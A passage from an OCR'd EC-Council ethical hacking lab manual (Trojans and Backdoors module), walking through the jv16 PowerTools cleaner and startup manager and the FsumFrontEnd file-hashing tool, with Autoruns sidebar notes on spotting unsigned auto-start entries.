
20. The **Clean and fix my computer** dialog box appears. Click the **Settings** tab and then click the **Start** button.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

LSA Providers Shows registers Local Security Authority (LSA) authentication, notification and security packages

FIGURE 8.21: jv16 Clean and fix my computer dialogue.


21. It will analyze your system for files; this will take a few minutes.



Printer Monitor Drivers Displays DLLs that load into the print spooling service. Malware has used this support to autostart itself

FIGURE 8.22: jv16 Clean and fix my computer Analyzing.

22. Computer items will be listed after the complete analysis.



You can save the results of a scan with **File->Save** and load a saved scan with **File->Load**. These commands work with native Autoruns file formats, but you can use File->Export to save a text-only version of the scan results. You can also automate the generation of native Autoruns export files with command line options

FIGURE 8.24: jv16 Clean and fix my computer Items details.

23. Selected item details are as follows.

Sidebar Displays Windows sidebar gadgets

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 8.23: jv16 Clean and fix my computer Items.

24. The **Registry junk** section provides details for selected items.




FIGURE 8.25: jv16 Clean and fix my computer Item registry junk.

25. Select all check boxes in the item list and click **Delete**. A dialog box appears. Click **Yes**.

Compare the current Autoruns display with previous results that you've saved. Select **File | Compare** and browse to the saved file. Autoruns will display in green any new items, which correspond to entries that are not present in the saved file. Note that it does not show deleted items

If you are running Autoruns without administrative privileges on Windows Vista and attempt to change the state of a global entry, you'll be denied access. Autoruns will display a dialog with a button that enables you to re-launch Autoruns with administrative rights

Hide the Include Empty Locations selection in the Options menu is checked Autoruns doesn't show locations with no entries

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





FIGURE 8.26: jv16 Clean and fix my computer Item check box.

26. Go to the **Home** tab, and click the **Control which programs start automatically** icon.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 8.28: jv16 Control which program start automatically.

27. Check programs in **Startup manager**, and then you can select the appropriate action.




FIGURE 8.29: jv16 Startup Manager Dialogue.

28. Click the **Registry Tools** menu to view registry icons.




FIGURE 8.30: jv16 Registry tools.

29. Click **File Tools** to view file icons.

📖 The **Verify Signatures** option appears in the **Options** menu on systems that support image signing verification and can result in Autoruns querying certificate revocation list (CRL) web sites to determine if image signatures are valid

📖 The **Hide Microsoft Entries** selection omits images that have been signed by Microsoft if **Verify Signatures** is selected and omits images that have Microsoft in their resource's company name field if **Verify Signatures** is not selected

📖 Use the **Hide Microsoft Entries** or **Hide Windows Entries** in the **Options** menu to help you identify software that's been added to a system since installation. Autoruns prefixes the name of an image's publisher with "(Not verified)" if it cannot verify a digital signature for the file that's trusted by the system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

📖 The **Hide Windows Entries** omits images signed by Windows if **Verify Signatures** is selected. If **Verify Signatures** is not selected, **Hide Windows Entries** omits images that have Microsoft in their resource's company name field and the image resides beneath the %SystemRoot% directory




FIGURE 8.31: jv16 File tools.

30. Click **System Tools** to view system icons.




FIGURE 8.32: jv16 System tools.

🗁 **Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. Click **Privacy tools** to view privacy icon.




FIGURE 8.33: jv16 Privacy tools.

32. Click **Backups** in the menu to display the **Backup Tool** dialog box.

You can compare the current Autoruns display with previous results that you've saved. Select File|Compare and browse to the saved file. Autoruns will display in green any new items, which correspond to entries that are not present in the saved file. Note that it does not show deleted items




FIGURE 8.34: jv16 Backup tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5

FsumFrontEnd

33. Go to **Windows Server 2012** Virtual Machine.
34. Double-click **FsumFrontEnd.exe**, the executable file located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Files and Folder Integrity Checker\Fsum Frontend**.
35. **The Fsum Frontend** main window is shown in the following screenshot.





FIGURE 8.35: FsumFrontEnd main window.

CEH-Tools are also located mapped Network Drive (Z:) of Virtual Machines

36. Select the type of hash that you want; let's say md5. Check the **md5** check box.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 8.36: FsumFrontEnd checking md5.

37. Select a file by clicking the **File** browse bottom from the **desktop**. That is **Test.txt**.




FIGURE 8.37: FsumFrontEnd file browse.

Have Autoruns automatically execute an Internet search in your browser by selecting Search Online in the Entry menu

Autoruns displays the text "(Not verified)" next to the company name of an image that either does not have a signature or has a signature that is not signed by a certificate root authority on the list of root authorities trusted by the system




FIGURE 8.38: Fsum Front End file open.

38. Click **Add Folder** to select a folder to be added to the hash, for example, **D:\CEH-Tools**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 8.39: FsumFrontEnd Add Folder.

Autoruns prefixes the name of an image's publisher with "(Not verified)" if it cannot verify a digital signature for the file that's trusted by the system




FIGURE 8.40: FsumFrontEnd Adding Folder.

A "Hide Signed Microsoft Entries" option helps you to zoom in on third-party auto-starting images that have been added to your system

39. Respective files of the selected folder will be listed in a list box.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

